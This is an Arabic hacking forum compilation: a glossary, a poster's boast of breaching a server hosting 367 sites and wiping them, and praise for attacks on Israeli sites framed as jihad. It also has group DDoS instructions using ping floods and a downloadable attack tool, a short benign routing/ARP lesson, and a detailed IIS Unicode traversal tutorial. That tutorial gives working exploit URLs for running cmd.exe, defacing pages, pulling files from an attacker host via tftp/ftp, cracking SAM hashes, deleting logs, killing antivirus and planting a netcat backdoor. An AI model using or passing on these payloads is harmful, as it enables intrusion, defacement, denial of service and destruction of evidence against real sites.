ما هي مفردها ؟ :) ، Valnerable أي ثغرة أو بالأصح موضع الضعف و المكان الغير مؤمن بشكل سليم . و تكثر هذه الكلمة في القوائم البريدية للمواقع المهتمة بالسيكيوريتي و أمن الشبكات و غيرها كالقائمة البريدية الموجودة في موقع Security Focus أو باق تراك او غيرها .

---

passwd file : هو الملف الذي يحتوي على باسورد الروت و باسوردات الأشخاص المصرح لهم بالدخول الى السيرفر . باسورد الموقع موجود في نفس الملف طبعا وغالبا ما يكون مشفر وبمقياس DES .

الجذر أو الـ root : و هو المستخدم الجذري و الرئيسي للنظام ، له كل الصلاحيات في التعامل مع ملفات الموقع و السيرفر من إزالة أو اضافة أو تعديل للملفات.
غالبا ما يكون باسورد الروت هو باسورد الموقع نفسه في المواقع التي تعمل ضمن نظام التشغيل لينوكس او يونكس أو سولاري أو Free BSD و غيرها .

السيرفر Server : هو الجهاز المستضيف للموقع ، اذ أن كل ملفات الموقع توضع فيه فهو جهاز كمبيوتر عادي كغيره من الأجهزة لكنه ذو امكانيات عالية ككبر حجم القرص الصلب والرام والكاش ميموري و سرعته الهائلة ، و هو متصل بالإنترنت ٢٤ ساعة ، و هذا هو سبب كون المواقع شغالة ٢٤ ساعة على الإنترنت :) . قد يستضيف السيرفر أكثر من موقع واحد، و هذا يعتمد من سيرفر لآخر و من شركة لأخرى.
ضربة الهاكرز طبعا هي اختراق السيرفر الذي يملك الكثير من المواقع ، فيسهل حينها اختراق جميع المواقع التي تندرج تحته مما يؤدي إما الى تدميرها أو العبث في ملفاتها أو تشويه واجهتها أو سرقة بياناتها و تدميرها أو مسحها من النت تماما ، و هذا ما يحدث للمواقع الإسرائيلية و بكثرة و لله الحمد . -
جزاكم الله خيرا أيها المجاهدون وأذكر اني في أخر مرة اخترقت سيرفر يحتوي قرابة ٣٦٧ موقع وحصلت على جميع ملفات الكونفيج الموجودة داخل السيرفر وفيها طبعا الباسوردات بدون تشفير كمانعلم وهي الخاصة بمجلات النيوك وكذلك الخاصة بالادمن لبرامج المنتديات والبقية من خلال فتح تشفير الباسوردات ببرنامج جون تستطيع مباشرة من اختراق الموقع من الاف تي بي بلا عناء وحذف كل مافيه - .

بوفر أوفر فلو (Buffer over Flow) : و هي نوع من أنواع الاكسبلويتات التي تستعمل لشن هجوم الطفح على نقطة معينة من السيرفر مثل الهجوم على بورت الإف تي بي أو غيره لأجل اضعاف اتصال السيرفر و فصل اتصاله بهذا البورت و لالغاء الرقعة الموجودة بها كي يتم استغلالها مجددا - بعد عمل الكراش لها طبعا - يتم استغلالها في معاودة الإتصال لها و بسهولة و دون وجود أي رقع او حواجز و سحب البيانات منها .

و هي شبيهة نوعا ما بعملية حجب الخدمة - DOS - اذ أنها تقوم بعملية اوفر لود على جزء مركز من السيرفر ...

" داينـاميـكيـة تـدمـر المـواقـع "

$$$$$$$$$$$$$$$$$
الكاتب:MaXhAk2000
$$$$$$$$$$$$$$$$$

يعد تدميرالمواقع من الأشياء السهلة والنافعة والتي يصحبها خساائر فادحة للموقع المستهدف حيث اذا تم تدمير الموقع وايقافه عن العمل حتى لو لمدة محدوده فسيخسر الموقع خسائر بالأف او بالملايين وعلى حسب شهرة الموقع .

وتدمير المواقع لا يتم الا بأشتراك مجموعة كبيره لا تقل في أغلب الأحيان عن ٢٠٠ شخص أو أكثر وكلما كثر العدد كلما تم تدمير الموقع بسرعة أكبر وفي وقت أقصر وهناك مواقع كثيره تقوم بمثل هذا الأمر منها الموقع المكافح الناصر للأسلام موقع الجاد الألكتروني الذي تعرض لوقف طالت مدته وعاد بعد ذلك بقوه اكبر ولا يزال الموقع مستمر في هذه الهجمات والجهاد وقد تم تدمير موااقع كثيره عن طريق التعاون مع هذا الموقع ....


وألية تدمير المواقع تكمن في اشاء عدة منها :
١-استخدام الطرق التقليدية التي تتم عن طريق الدوس كما سيتم الشرح لاحقا ان شاء الله.
٢-استخدام بعض البرامج القويه والفاعلة التي اثبتت جدارتها امام المواقع المعادية مثل برنامج الدرة الشهير. والذي سيتم شرحه لاحقا ان شاء الله...

" شرح برنامج الدرة لتدمير المواقع "

$$$$$$$$$
منقول
$$$$$$$$$

حمل البرنامج من عملية بحث بواسطة ملك البحث جوجل.

عند الإنتهاء من تحميل البرنامج ، فك ضغط الملف ، و عند تشغيله سيظهر لك الشكل التالي :



لبدء الهجوم فقط إضغط على Attack

ولإيقاف الهجوم إضغط على Stop

عند بدء الهجوم سيعمل برنامج الدرة على بحث البروكسي الخاص بك و سيضعه لك في مكانه.

و لتخفي هويتك عند الهجوم قم بتشغيل :

و ضع رقم البروكسي التالي

وسيكون عنوان الموقع المراد الهجوم عليه هنا

و من خواص هذا البرنامج انه لا يستطيع احد تغيير جهة الهجوم و لتجديد عنوان الموقع المراد الهجوم عليه فقط قم بضغط Update و هو سيقوم تلقائيا بالبحث و التغيير.

و لمعرفة آخر اخبار البرنامج و المواقع التي تم النجاح بقصفها فقط قم بضغط :

و سيظهر لك الشكل التالي :

قم بضغط Update و ستظهر لك الأخبار.

و لعمل البرنامج بطريقة ذكية بحيث لا يبطيء الإنترنت ، قم بتشغيل :

لتشغيل البرنامج عند عمل الوندوز قم بتشغيل :

الشكل التالي يمثل عدد المرات الناجحة :

و هذا يمثل عدد المرات الفاشلة :

وصلة تحميل البرنامج..

http://www.geocities.com/boom_q8y4/dorrah.zip

...

" تـدمـر الـمـواقـع بـدون بـرامـج "

$$$$$$$$$$$$$$$$$
الكاتب:MaXhAk2000
$$$$$$$$$$$$$$$$$

في هذا الدرس سأقوم بشرح عدة طرق لتدمير المواقع بدون برامج ولكن هناك شرط لتدميرها أن يجتمع عدد كبير قد يصل في بعض الأحيان الى اعلى من ٢٠٠ شخص على الموقع نفسه ويقوموا بتطبيق الطريقة معا بعض في نفس الوقت...

الطريقة الأولى::

قم بالتوجه إلى "الدوس" ===><== اكتب الأمر التالي :-

Ping www.xx.com

يعني اسم الموقع Xxx
بعد ذلك سيخرج لك رقم أي بي الموقع.
قم بكتابة الأمر:
ping -n (عددالضربات) -l (قوة الضربه) (اسم الموقع)
مثال ذلك:

ping -n 1000 -l 400 www.xxx.com

الطريقة الثانية::

بعد استخراج الأي بي تبع الموقع المراد بالطريقة الي في الأعلى...
قم بكتابة الأمر:
ping -t ip
حيث ip يعني أي بي الموقع الموراد....

" معلومات عن Routing in the Internet "

$$$$$$$$$$$$$$$$$$$
الكاتب:ACID BURN_EG
$$$$$$$$$$$$$$$$$$$

موضوع هام لنقطة هامة في الشبكات واود ان اضيف اضافة بسيطة وهي ان الروتير هو جهاز للتوصيل بين عدة شبكات متباعدة ((ولمن يعرف فكرة الخب HUB فال Router يقوم بنقس المهمة وهو جهاز يختلف في حجمه باختلاف المساحات الي يعمل في نطاقها وقد قمت بزيارة لبعض شركات مزودي الخدمة عن طريق بعض الاصدقاء ورايت عدة راوترات وبعدة احجام واستطيع ان اقول بان متوسط حجمه تقريبا ٤٠ سم * ٥٠ سم على شكل مكعب .....

Routing in the Internet:
==========

what is routing?!

الروتنج هو عباره عن طريقة معينة والتي عن طريقها تنتقل المعلومات من كمبيوتر الى اخر او من هوست الى اخر.

و فى سياق الانترنت يوجد ثلاث مظاهر من الروتنج وهم:

١- Physical Address Determination
٢- Selection of inter-network gateways
٣- Symbolic and Numeric Addresses

و يعتبر الاول هو المهم فعندما تنتقل بيانات ال ip من الكمبيوتر.فمن الضرورى ان نغلف هذه البيانات الخاصه بالـ ip بأى أطار من اى صيغه تكون متصله بالشبكة المحليه للجهاز او بالشبكة المتصل بها الجهاز فى حالته الموجود عليها عند انتقال هذه البيانات. و يتطلب هذا الغلاف التضمين من عنوان الشبكة المحليه او العنوان الفيزيائى لهذا الشبكه مع الاطار الذى يحيط بالبيانات اى (inclusion of a local network address or physical address within the frame).

و الشئ الثانى من المذكور اعلاه مهم ايضا و ضرورى لان الانترنت تتكون من عدد من الشبكات المحلية اى local networks مرتبطة بواحد او أكثر من المداخل اى ال.gateways و هذه المداخل عموما تسمى بالروترس اى ال, routers احيانا يكون لها اتصالات فيزيائيه او بورتات مع الكثير من الشبكات .و تحديد المدخل الملائم و البورت لتفصيل بيانات الip هذا ما نسميه روتنج اى routing و تتضمن ايضا داخل تبادل المعلومات بطرق معينه.

و الثالث من المذكور هو الذى يتضمن انتقال العنوان اى ال address translation من الشكل الكتابى الذى نعرفه و نستطيع التعرف عليه بسهوله و المقصود مثلا عنوان المتصفح اى http://www.3asfh.com/ الى ip اى الى اشياء رقميه معقده صعبه و تؤدى هذه المهمه عن طريق الDNS

و الان ندخل فى شرح عمليه تحديد الـ Physical Address اى :

Physical Address Determination:

==========

اذا كان يريد جهاز كمبيوتر ان ينقل ip data اذن فأنه يحتاج الى ان يغلف بأطار مخصص و تابع للشبكة المتصل الجهاز بها. و لنجاح هذا الانتقال فى ظل التغليف بهذا الاطار من الضرورى ان نحدد ما يسمى بال physical addressلأتجاه الكمبيوتر. و هذا يتم بنجاح و ببساطه عن طريق استخدام جدول سوف يوضح كيفيه تحويل ال ip الى , physical addresses فمثلا هذا الجدول يحتوى على عناوين ال ip للشبكة او العنوان المعروف لها .

و للحصول على هذا الجدول و قرائته من الطبيعى ان يكون الكمبيوتر يستخدم بروتوكول معين للحصول على هذا الجدول و تحويل ال ipالى physical addresses و هذا البروتوكول يعرف بأسم ARP اى Address Resolution Protocolاى بروتوكول تحليل العنوان و اعتقد اننا الان ادركنا و فهمنا معنى كلمه تحويل ال ipالى , physical addresses و يمكن ان نعرف هذا الجدول بأسم ARP cache .

و للحصول على الجدول نستخدم امر arp -a و فى اليونكس ايضا نستخدم نفس الامر.

و هذا مثال حى على الجدول الذى يظهر بعد تنفيذ الامر :

```
C:\WINDOWS>arp -a
Interface: 62.135.9.102 on Interface 0x2
Internet Address Physical Address Type
207.46.226.17 20-53-52-43-00-00 dynamic
213.131.64.2 20-53-52-43-00-00 dynamic
213.131.65.238 20-53-52-43-00-00 dynamic
```

الانترنت ادرس الموجود امامكم هذا هى عناوين كل الشبكات المتصله بجهازى بعد دخولى الى الانترنت و ال Physical Addressاعتقد انكم تلاحظون انه ثابت لا يتغير و بهذا يمكننا ان نقول و نوضح لكم ان ال Physical Addressهذا هو ال Mac Address اى رقم الجهاز نفسه الذى تتصل به النتوركس اثناء العمل و لذلك فقد قلت فى كلامى ان تحديد ال Physical Address مهم جداا فى عمليه نقل معلومات او بيانات ال ip لانه بدون Physical Address اذن فكيف ستتعرف الباكيدجس الموجوده فى ال routerعلى طريقها.

و ال type هذا مكتوب dynamic اى انه غير ثابت بمعنى انه يتغيير عند عمل ريستارت لكل مره فى الجهاز و لكنه يثبت اثناء العمل على الانترنت .

و هناك النوع الاخر و هو ال staticاى الثابت الذى لا يتغير "هذا فقط للتوضيح"

اعتقد الان اننا فهمنا بمعنى بسيط ما هو الروتنج و ما هى الrouters

...

الفصل الثالث

<><><>

" الإختراق عن طريق اليونيكود (الجزء الأول) "

$$$$$$$$$$$$$$$$
الكاتب:sNiper_hEx
$$$$$$$$$$$$$$$$

يحتوى الدرس الاول على (١٣ نقطة) وهي كما يلي :-

- تعريف باليونيكود .
- تاريخ ظهور هذه الثغرة .
- كيفية ايجاد هذه الثغرات .
- كيف يتم استغلال ثغرات اليونكود .
- الاوامر المستخدمة بواسطة ملف CMD .
- طريقة تطبيق هذه الثغرات .
- كيفية اختصار ثغرة اليونيكود حتى تتمكن من تفعيل امر الـ ECHO .
- طريقة نسخ ملف الـ CMD لاتاحة امكانية الكتابة على الملفات .
- كيفية معرفة مشكلة الـ Access Denied والحلول المتبعة لها .
- كيفية عمل اكاونت للدخول بواسطة الـ FTP .
- طريقة كشف باسورد الادمينستريتور .
- تغيير الصفحة الرئيسية للموقع وعملية الاب لوود بواسطة برنامج TFTP .
- مسح ملفات اللوق حتى لا يتم التعرف عليك .

- تعريف باليونيكود .

اليونيكود عبارة عن مجموعة من الثغرات في مجموعة خدمة المعلومات التي ركبت مع IIS4.0 / IIS5.0 والذي ياتي عادة مع NT4 / Win2k .

- تاريخ ظهور هذه الثغرة .

لايوجد تاريخ محدد لظهور اول ثغرة لليونيكود لذا يعتبر ظهورها بواسطة شخص مجهول anonymous person ، وقيل ان اول ظهور لثغرات اليونيكود كانت بواسطة الصينين ولكن لايوجد مايثبت صحة هذا الكلام لهذه الثغرات ، فتم استغلال هذه الثغرات من قبل المخترقين وتطوير البرامج اللازمة لها .

- كيفية ايجاد هذه الثغرات .

يتم ايجاد هذه الثغرات بطريقتين :-

١- بواسطة البرامج اللازمة والمخصصة لكشف هذه الثغرات سواء بالبرامج التي تعمل على نظام ويندوز او بطريقة الشل والتي تعمل على نظام لينكس .

٢- بواسطة تطبيق الثغرة على الموقع مباشرة .

- كيف يتم استغلال ثغرات اليونكود .

عند تطبيق الثغرة على نظام الـ IIS4 / IIS5 يبدا ملف CMD بفك شفرة اليونكود في المثال الخطاء ومن هنا يتم استغلالها .

- الاوامر المستخدمة بواسطة ملف CMD .

الاوامر المستخدمه بواسطة ملف الـ CMD وهي امر لانشاء دليل جديد وامر لالغاء دليل وامر النسخ وامر النقل وامر الحذف وامر تغيير اسماء الملفات وامر لرؤية محتويات الملف وامر الكتابة داخل أي ملف وامر لسحب أي ملف ، وهي حسب الامثلة التالية :-

امر انشاء دليل جديد:

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+md+c:\hEx

امر الغاء دليل:

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+rd+c:\hEx

للمعلومية:لايمكن الغاء أي دليل الا اذا كان فارغاً تمام من الملفات والمجلدات

الامر المستخدم للنسخ:

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\hEx.exe

الامر المستخدم للنقل:

http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?/c+move+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\hEx.exe+c:\

الامر المستخدم للحذف:

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+del+c:\hEx.mdb

الامر المستخدم لتغيير مسمى الملفات:

http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?/c+ren+c:\index.htm+hEx.htm

الامر المستخدم لرؤية محتويات الملف:

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+type+c:\hEx.txt

الامر المستخدم للكتابة داخل أي ملف:

http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?/c+echo+sNiper_hEx+>c:\hEx.txt

الامر المستخدم لعملية سحب أي ملف:

عليك القيام اولاً بنسخ الملف المراد سحبه الى أي دليل وبعدها يتم كتابة اسم الملف في اخر العنوان كالتالي :

http://www.xxxx.com/msadc/hEx.mdb

- طريقة تطبيق هذه الثغرات .

تطبيق الثغرة على الموقع من خلال المتصفح تتم حسب الامثلة التالية :-

http://www.xxxx.com/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir +c:\

وقد نحتاج الى تغيير مسمى الدليل بحيث يكون :-

Msadc , _vti_bin , iisadmpwd , _vit_admin , scripts , samples , cgi-bin

- كيفية اختصار ثغرة اليونيكود حتى تتمكن من تفعيل امر الـ ECHO .

في حالة اكتشاف موقع يعاني من مشكلة اليونيكود ولنفترض انه كان على هذه الثغرة :-

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

فنحتاج الى نسخ ملف w3svc.exe الى مجلد inetpub\scripts والامر يكون بهذه الطريقة :-

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\w3svc.exe

بعد نسخ ملف w3svc.exe الى مجلد inetpub\scripts ، الان نقوم بتصفح الموقع من خلال الثغرة بهذه الطريقة :-

http://www.xxxx.com/scripts/w3svc.exe?/c+dir+c:\

الان نستطيع الكتابة داخل أي ملف وبالتحديد الملف الرئيسي للموقع الذي غالبا مايكون في هذا الدليل inetpub\wwwroot\index.htm بحيث يكون الامر بالشكل التالي :-

http://www.xxxx.com/scripts/w3svc.exe?/c+echo+Hacked+By+sNiper_hEx+hExRay@Hotmail.com+>+c:\inetpub\wwwroot\index.htm

- طريقة نسخ ملف ا CMD لاتاحة امكانية الكتابة على الملفات .

الغرض من نسخ ملف الـCMD وهو لاعطاء امكانية للكتابة داخل السيرفر في بعض الحالات ويتم نسخه الى مجلد السيكربت بهذه الطريقة :-

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\cmd1.exe

الان بامكاننا استخدام ملف الـCMD الجديد في الثغرة بدلا من الاول بهذا الشكل :-

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd1.exe?c+dir+c:\

- كيفية معرفة مشكلة الـ Access Denied والحلول المتبعة لها .

تتم معرفة مشكلة الـ Access Denied من خلال المحاولة في حذف أي ملف من أي امتداد ، فعند ظهور رسالة الـ Access Denied فاليك هذه الطرق حتى تتمكن من الكتابة على الملفات والتحكم اكثر على السيرفر :-

١- الطريقة الاولى نسخ ملف الـ CMD الى دليل السيكربت بمسمى CMD1 فسوف يتاح لك امكانية الكتابة باستخدام الامر Copy باستخدام هذا الامر :-

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\cmd1.exe

٢- الطريقة الثانية بالتعامل مع الملف ssinc.dll والطريقة كما يلي :-

- اولا انشاء صفحة باسم test.shtml

- تكون هذه الصفحة داخل مجلد wwwroot/hEx/test.shtml
- كتابة هذا الكود داخل الصفحة <!--#include file="AAAA[...]AA"--> بحيث ان حرف A يتم كتابتة حتى يتعدى ٢٠٤٩ حرف .
- الان يتم طلب الصفحة من خلال المتصفح http://www.xxxx.com/test.shtml
- الان سوف تظهر لك الصفحة .
- الان تستطيع الكتابه وتم تخطي مشكلة الـAccess Denied .
- اذا ظهرت لك صفحة الخطاء رقم ٥٠٠ فمعناها انك لم تقم بتطبيق الطريقة بالشكل الصحيح وعليك اعادة المحاولة .

٣- الطريقة الثالثة باستخدام برنامج NC.exe بحيث يتم عمل اب لوود لهذا الملف داخل مجلد الـ Temp في دليل الويندوز ومنه يتم تنفيذ الاوامر من خلال موجة الدوز وللمعلومية مجلد الـ Temp مفتوح لعمليات الاب لوود .

٤- الطريقة الرابعة وهي من خلال عمل كراش للسيرفر باستخدام البرامج اللازمة لهذا الغرض وهذه الطريقة غير مجديه في كثير من الاحيان .

٥- البحث عن ملفات : root.exe ، sensepost.exe ، shell.exe ، w3svc.exe ونسخها الى مجلد c:\inetpub\scripts وتطبيق الثغرة من خلالها .

- كيفية عمل اكاونت للدخول بواسطة ال *FTP* .

١- نسخ ملف CMD الى مجلد Scripts باسم Shell.exe حتى يتم الاستفادة من ثغرة قديمة
/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\shell.exe

٢- انشاء ملف mspft.pll بواسطة الامر Echo وكتابة فيه التالي open ftp.host.com حيث ان هذا هو الخادم للـFTP .
/c+echo+open+ftp.host.com+>+c:\winnt\mspft.ppl

٣- الان مطلوب اضافة مجهول Anonymous الى نفس الملف الذي قمنا بانشاءه mspft.pll
/shell.exe?/c+echo+anonymous+>>+c:\winnt\mspft.ppl

٤- الان مطلوب ادراج البريد hExRay@Hotmail.Com الى نفس الملف الذي قمنا بانشاءه mspft.pll
/shell.exe?/c+echo+hEx@Hotmail.Com+>>+c:\winnt\mspft.ppl

٥- إضافة User قبل Anonymous لزوم الملف الذي قمنا بانشاءه mspft.pll
/shell.exe?/c+echo+user+anonymous+>>+c:\winnt\mspft.ppl

٦- الان تكرار لحاجة الاعداد
/shell.exe?/c+echo+hEx@Hotmail.Com+>>+c:\winnt\mspft.ppl

٧- يتم هنا ادراج الموقع الحالي للملفات
/shell.exe?/c+echo+lcd+c:\inetpub\wwwroot+>>+c:\winnt\mspft.ppl

٨- الان يكتب اوامر الـFTP اللازمة لسحب الملف من خادم الـFTP وهي Get index.htm ثم يدرج هنا بدون المسج السابق
/shell.exe?/c+echo+get+index.html+>>+c:\winnt\mspft.ppl

٩- هنا نفس السابق ولكن باضافة Quit
/shell.exe?/c+echo+quit+>>+c:\winnt\mspft.ppl

١٠- الان يتم تنفيذ امر "FTP.exe?+"-s:c:winnt\mspft.ppl وهو عبارة عن خطوات قمنا بانشاءها وموجودة في ملف mspft.ppl باحتوائها على مايلي :-
- Open FTP.host.com


- Anonymous
- hEx@Hotmail.Com
- User Anonymous
- hEx@Hotmail.Com
- Get index.html
- Quit

/msadc/..%c0%af../..%c0%af../winnt/system32/ftp.exe?+"-s:c:\winnt\mspft.ppl"

– طريقة كشف باسورد الادمينستريتور .

نحتاج الى وجود برنامجين (Microsoft Access – L0phtCrack) وهي لزوم تنفيذ بعض الخطوات لتالية وهي :-

– باسورد الادمينستيتور للسيرفر يكون موجود في ملف الـ SAM._ في دليل \winnt\repair\ وافضل برنامج لفك شفرة الباسورد هو برنامج L0phtCrack كما هو موضح بالشكل التالي:-



– اذا كان هناك مستخدمين في السيرفر ويوجد لديهم حساب فان معلوماتهم سوف تكون في ملف PASSFILT.DLL ونستطيع تحديد مسار هذا الملف من خلال الريجستري بواسطة هذا المفتاح :-

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\SYSTEM32\PASSFILT.DLL

– اذا كان السيرفر يعتمد في القراءة باستخدام صفحات الـ ASP للوصول الى البيانات من خلال قاعدة الـ MySQL فسوف نحتاج الى تطبيق ثغرة (+.htr) للوصول الى باسورد المسئول عن هذة القاعده وهي كالتالي :-

http://www.xxxx.com/default.asp+.htr

عند ظهور صفحة الخطا في الوصول الى الصفحة المطلوبة وبالتحديد في سيكربت التنفيذ فالطريقة صحيحة وماعلينا فقط سوى سحب ملف database.inc وقراءة محتوياته للعثور على اسم المستخدم والباسورد للمسئول عن قاعدة البيانات .

- تغيير الصفحة الرئيسية للموقع وعملية الاب لوود بواسطة برنامج TFTP .

١- قم بانشاء صفحة وضع شعارك عليها واحفظها باسم index.htm على الـ c:\

٢- قم بتشغيل برنامج TFTP ونفذ الامر في الفقرة التالية .

```
/c+tftp.exe+"-i"+1.1.1.1+GET+index.htm+C:\inetpub\wwwroot\i ndex.htm
```

وهو البرنامج اللازم لعمل الاب لوود ويجب ان يكون شغال في حالة تنفيذ الامر	tftp.exe
وهو بمثابة باراميترز لزوم قراء البيانات في مكتبة الملفات	"-i"
رقم الايبي الخاص بك	1.1.1.1
وهو الامر اللازم لطلب الملفات مابين الارسال والاستقبال	GET
اسم الملف بجهازك	index.htm
اسم الدليل في السيرفر	\inetpub\wwwroot\
اسم الملف على السيرفر	index.htm

- مسح ملفات اللوق حتى لا يتم التعرف عليك .

وتتم هذه العملية من خلال حذف ملفات الـ Log من مجلد System32 بواسطة الامر :-

```
/c+del+c:/winnt/system32/logfiles/*.log
```

....

" الإختراق عن طريق اليونيكود (الجزء الثاني) "

$$$$$$$$$$$$$$
الكاتب :XDEMONX
$$$$$$$$$$$$$$

في الدرس الأول كان عبارة عن اوامر اساسية يستطيع الجميع تطبيقها .. اما في هذا الدرس فالأمر يتطلب بعض الذكاء والمهارة ..

البداية :

عند وجود موقع مصاب بثغرة ما (يونيكود) فان اول شي عليك القيام به هو نسخ مجلد cmd الى cmd1 بهذه الطريقة:
C+copy+c:\winnt\system32+
c:\winnt\system32\cmd1.exe والسبب هو تفعيل امر الكتابة .. Echo
وبعد ذلك نفذ الثغرة من الملف الجديد (CMD1.exe هذا شي يعرفه الجميع) لكن للتذكير فقط !

الان عند تصفحك لملفات الموقع من المتصفح .. من خلال هذه الثغرة فانه سيكون لديك صلاحيات IWAM_USER وهذا المستخدم هو عبارة عن يوزر ينتمي للمجموعه Guest وهو اليوزر المسؤول عن تشغيل سيرفر. IIS
وبما انه من مجموعة Guest فهو لا يملك صلاحيات كثيرة !! الا اذا تم اعداده بشكل سيء :)

لايوجد شي اكثر ادمانا من محاولة الحصول على رووت :) هذا في انظمة nix* اما في Microsot فالوضع مختلف :) فإن محاولة الحصول على صلاحيات Administrator ليس بالسهولة التي تتوقعها :) فرفع الامتيازات بشكل محلي في انظمة مايكروسوفت ممكن فقط بطرق قليلة لا يتعدى عددها اصابع اليد الواحده .. وانا اكتب هذا الموضوع لاشرح كيفية احكام السيطرة على السيرفر والحصول على حساب مكافيء للمدير :) والتمتع بجميع موارد النظام ..
+الملفات المطلوبة :
Sechole.exe وملحقاتها.
Kill.exe
Tlist.exe
ncx99.exe
tftpd32.exe

جهز العده :) ..
لتوفير الوقت جمعتها في مجلد واحد هنا
الان سأشرح عمل كل اداة :

١- Sechole وهو اقوى استثمار موجود لرفع الامتيازات بشكل محلي .. وطريقة عمله (بشكل مبسط) بأنه يعتمد على صدع في نواة ويندوز ان تي .. يستطيع من خلاله اغتصاب عملية تابعه لمدير النظام يقوم

من خلالها برفع امتيازاتك :) .

٢- listتقوم بعرض جميع العمليات التي تعمل بالخلفيه .. والفائده منها هو اقفال الفايروول + الانتي فايروس :)
٤- Kill.exeعملها متمم للاداة السابقة حيث ستقوم باقفال رقم العملية المستخرج من الاداة السابقة .
٥ NCX99نسخه مطورة من الباكدوور NC ينصت على المنفذ ٩٩
4- TFTP32.exeلنقل الملفات الى السيرفر ..

كل ما سبق كان عبارة عن مقدمه :) اما العمل الحقيقي سيبدأ الان :

اولا قم برفع جميع الادوات السابق الى السيرفر ..
ثم قم بتشغيل ncx99.exe بهذا الشكل مثلا :
http://target/scripts/..À¯../winnt/system32/cmd1.exe?/c+C:\ncx99.exe
بعد ذلك قم بالاتصال بالموقع على البورت ٩٩ ..
ستحصل على سطر اوامر CMD بدون امتيازات. Guest =
الان قم بتشغيل الاداة .. TLIST ستعرض لك جميع العمليات التي تعمل .. قم بالبحث عن رقم العملية PIDالخاص بالانتي فايروس ان وجد .. وكذلك اذا وجدت جدار ناري ..
سجل رقم PID الخاص بالانتي فايروس والفايروول على ورقه جانبيه ..
الان قم بقتل الاجراء بالاداة Kill بهذا الشكل .. KILL.exe PID : مكان PID تضع رقم العملية :)
